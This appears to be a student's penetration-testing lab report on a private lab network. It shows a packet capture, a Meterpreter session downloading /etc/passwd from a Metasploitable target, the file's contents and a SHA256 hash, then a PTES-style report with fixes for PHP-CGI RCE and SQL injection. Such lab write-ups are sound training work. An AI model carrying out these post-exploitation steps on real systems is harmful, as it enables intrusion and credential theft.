

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 7 1:43 AM
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http
No.    Time         Source          Destination     Protocol Length Info
   576 7.143465758  172.217.24.142  192.168.0.128   QUIC       68 Protected Payload (KP0)
   577 7.143466015  172.217.24.142  192.168.0.128   QUIC       66 Protected Payload (KP0)
   578 7.143466062  172.217.24.142  192.168.0.128   QUIC       68 Protected Payload (KP0)
   579 7.143466093  172.217.24.142  192.168.0.128   QUIC       66 Protected Payload (KP0)
   580 7.179467661  172.217.24.142  192.168.0.128   QUIC       73 Protected Payload (KP0)
   581 7.195195504  192.168.0.128   172.217.24.142  QUIC       76 Protected Payload (KP0), DCID=f3a763cf92056117
   582 7.337345070  216.239.32.223  192.168.0.128   TLSv1.2   175 Application Data
   583 7.377682213  192.168.0.128   216.239.32.223  TCP        60 53919 → 443 [ACK] Seq=1 Ack=122 Win=251 Len=0
   584 7.811060443  172.217.24.142  192.168.0.128   QUIC     1292 Protected Payload (KP0)
   585 7.811060553  172.217.24.142  192.168.0.128   QUIC     1292 Protected Payload (KP0)
   586 7.811060572  172.217.24.142  192.168.0.128   QUIC      172 Protected Payload (KP0)
   587 7.811060593  172.217.24.142  192.168.0.128   QUIC       93 Protected Payload (KP0)
   588 7.811060639  172.217.24.142  192.168.0.128   QUIC       63 Protected Payload (KP0)
   589 7.827711270  192.168.0.128   172.217.24.142  QUIC       80 Protected Payload (KP0), DCID=f3a763cf92056117
   590 7.837765788  172.217.24.142  192.168.0.128   QUIC      707 Protected Payload (KP0)
   591 7.837766159  172.217.24.142  192.168.0.128   QUIC       63 Protected Payload (KP0)
   592 7.853122342  192.168.0.128   172.217.24.142  QUIC       80 Protected Payload (KP0), DCID=f3a763cf92056117
   593 7.897995663  172.217.24.142  192.168.0.128   QUIC       67 Protected Payload (KP0)
   594 7.923200992  172.217.24.142  192.168.0.128   QUIC       67 Protected Payload (KP0)
   595 8.529812457  192.168.0.128   104.26.6.95     TLSv1.2   111 Application Data

› Frame 1: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
› Ethernet II, Src: TPLink_d3:0a:a8 (3c:64:cf:d3:0a:a8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
› Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 3c 64  cf d3 0a a8 08 06 00 01   ······<d ········
0010  08 00 06 04 00 01 3c 64  cf d3 0a a8 c0 a8 00 01   ······<d ········
0020  00 00 00 00 00 00 c0 a8  00 d7 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····

eth0: <live capture in progress>        Packets: 595        Profile: Default
```

Step 3: Data Hashing (Chain of Custody)




```
exit
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> /root/passwd
[*] Downloaded 1.54 KiB of 6.18 TiB (0.0%): /etc/passwd -> /root/passwd
[*] Completed  : /etc/passwd -> /root/passwd
meterpreter >
```


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 7 1:49 AM
root@kali: ~

```
root@kali ~ → cat
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

root@kali ~ → |
```

Step 2: Generate Hash (On Kali Linux)

sha256sum passwd



```
neofetch: command not found
root@kali ~ → sha256sum
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42  passwd

root@kali ~ →
```

Task 4: Complete Documentation for Report

Practical Methodology:

- Privilege Check: Targeted /etc/passwd to verify read permissions for the www-data user.
- Data Exfiltration: Successfully downloaded the system password file via Meterpreter to the local attacker machine (192.168.0.179).
- Integrity Verification: Generated a SHA256 hash to establish a chain of custody, ensuring the evidence remains untampered for forensic reporting.

Summary: Post-Exploitation

I executed post-exploitation on the target (192.168.0.215) by obtaining a shell and downloading sensitive system files. To maintain a professional chain of custody, I generated SHA256 hashes for all evidence, ensuring data integrity and verifying that the files remained unchanged after extraction for forensic auditing purposes.

5.Capstone Project: Full VAPT Cycle

Overview: The PTES Framework

This Capstone Project simulates a professional Vulnerability Assessment and Penetration Testing (VAPT) lifecycle following the **PTES (Penetration Testing Execution Standard)** framework. The cycle includes Intelligence Gathering, Vulnerability Analysis, Exploitation, and Reporting.

Task A: Vulnerability Detection (OpenVAS/GVM Logs)

Task B: Remediation (The Fix)

For PHP-CGI RCE: Update PHP to the latest version and disable CGI query string interpretation in php.ini.

For SQL Injection: Use **Prepared Statements** (Parameterized Queries) and implement strict input validation on all web forms.

Verification: After applying patches, a **Rescan** was performed using GVM to ensure the "High" severity flags were cleared.

Task C: PTES Report

Executive Summary: The security assessment of the target environment (192.168.0.215) revealed critical security gaps. We identified a Remote Code Execution (RCE) flaw and multiple web application vulnerabilities, including SQL Injection. These flaws could allow an unauthorized attacker to gain full system control and leak sensitive database information.
Findings: The primary finding was the **PHP-CGI Argument Injection**, which granted an interactive Meterpreter shell. Additionally, the web interface was found susceptible to SQLmap-based automated exploitation, leading to a complete dump of user credentials.
Recommendations: We recommend immediate patching of the PHP service and implementing a Web Application Firewall (WAF). Developers should adopt secure coding practices, specifically focusing on parameterized queries to mitigate SQLi risks. Regular automated scans with OpenVAS should be scheduled to detect new threats

Task D: Non-Technical Briefing

Subject: Security Assessment Summary and Risk Mitigation

Our recent security testing has identified critical vulnerabilities within your server infrastructure that could allow an unauthorized external party to gain full administrative control or exfiltrate sensitive data. Specifically, we discovered flaws such as **SQL Injection** and **Remote Code Execution (RCE)**, which pose a high risk to business continuity and data privacy.

To address these threats, we have provided a set of recommended security patches and configuration updates. Implementing these measures will effectively close these "open doors," significantly hardening your system's defenses and reducing the likelihood of future cyberattacks.

Key Highlights for Management:

Risk Level: Critical (Potential for total system compromise).

Impact: Possible loss of sensitive customer data and unauthorized system access.

Solution: Immediate application of software patches and input validation protocols.